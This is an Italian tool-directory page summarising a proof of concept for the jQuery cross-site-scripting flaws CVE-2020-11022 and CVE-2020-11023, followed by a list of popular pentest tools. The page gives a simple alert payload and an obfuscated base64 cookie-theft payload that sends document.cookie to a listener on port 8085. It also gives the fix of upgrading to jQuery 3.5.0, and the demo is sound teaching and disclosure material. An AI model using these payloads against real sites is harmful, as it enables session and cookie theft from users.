
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2020-11022-CVE-2020-11023 — Piccola cosa messa insieme rapidamente per dimostrare questa CVE | Kitploit

Strumenti/GitHubGitHub/0xaj2k/cve-2020-11022-cve-2020-11023
Strumenti di PhishingAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebApprendimento e Formazione
GitHub0xaj2k/cve-2020-11022-cve-2020-11023

CVE-2020-11022-CVE-2020-11023

Piccola cosa messa insieme rapidamente per dimostrare questa CVE

Vedi Repository
354454 anni faRevisionato da Kitploit
Condividi

CVE-2020-11022 CVE-2020-11023

Nelle versioni di jQuery maggiori o uguali alla 1.2 e precedenti alla 3.5.0, passare HTML da fonti non attendibili - anche dopo averlo sanitizzato - a uno dei metodi di manipolazione del DOM di jQuery (cioè .html(), .append() e altri) può eseguire codice non attendibile. Questo problema è stato risolto in jQuery 3.5.0.

Nelle versioni di jQuery maggiori o uguali alla 1.0.3 e precedenti alla 3.5.0, passare HTML contenenti elementi da fonti non attendibili - anche dopo averlo sanitizzato - a uno dei metodi di manipolazione del DOM di jQuery (cioè .html(), .append() e altri) può eseguire codice non attendibile. Questo problema è stato risolto in jQuery 3.5.0.

Exploit

  1. Ospita la pagina index.php su un webserver PHP. Suggerisco di usare sudo php -S 127.0.0.1:80 per avviare rapidamente un server.

XSS semplice

  1. Visita il percorso http://127.0.0.1/?value=/%3E%3Cimg%20src=x%20onerror=alert(1)%3E
  2. Premi il pulsante "Append via .html()".
  3. Visualizza l'alert che appare.

image

Furto di cookie

  1. Avvia un altro webserver sulla porta 8085, suggerisco di usare Python: sudo python3 -m http.server 8085
  2. Visita il percorso http://127.0.0.1/?value=/%3E%3Cimg%20src=x%20onerror=eval(atob(%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHA6Ly8xMjcuMC4wLjE6ODA4NS8/Yz0iK2RvY3VtZW50LmNvb2tpZQ==%27))%3E
  3. Premi il pulsante "Append via .html()".
  4. Controlla i log di Python e vedi il tuo cookie nei log.

image

Correzione

Se desideri correggere questa CVE in questo script, basta cambiare la versione di jQuery a https://cdnjs.cloudflare.com/ajax/libs/jquery/3.5.0/jquery.js :)


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    259
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    257

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





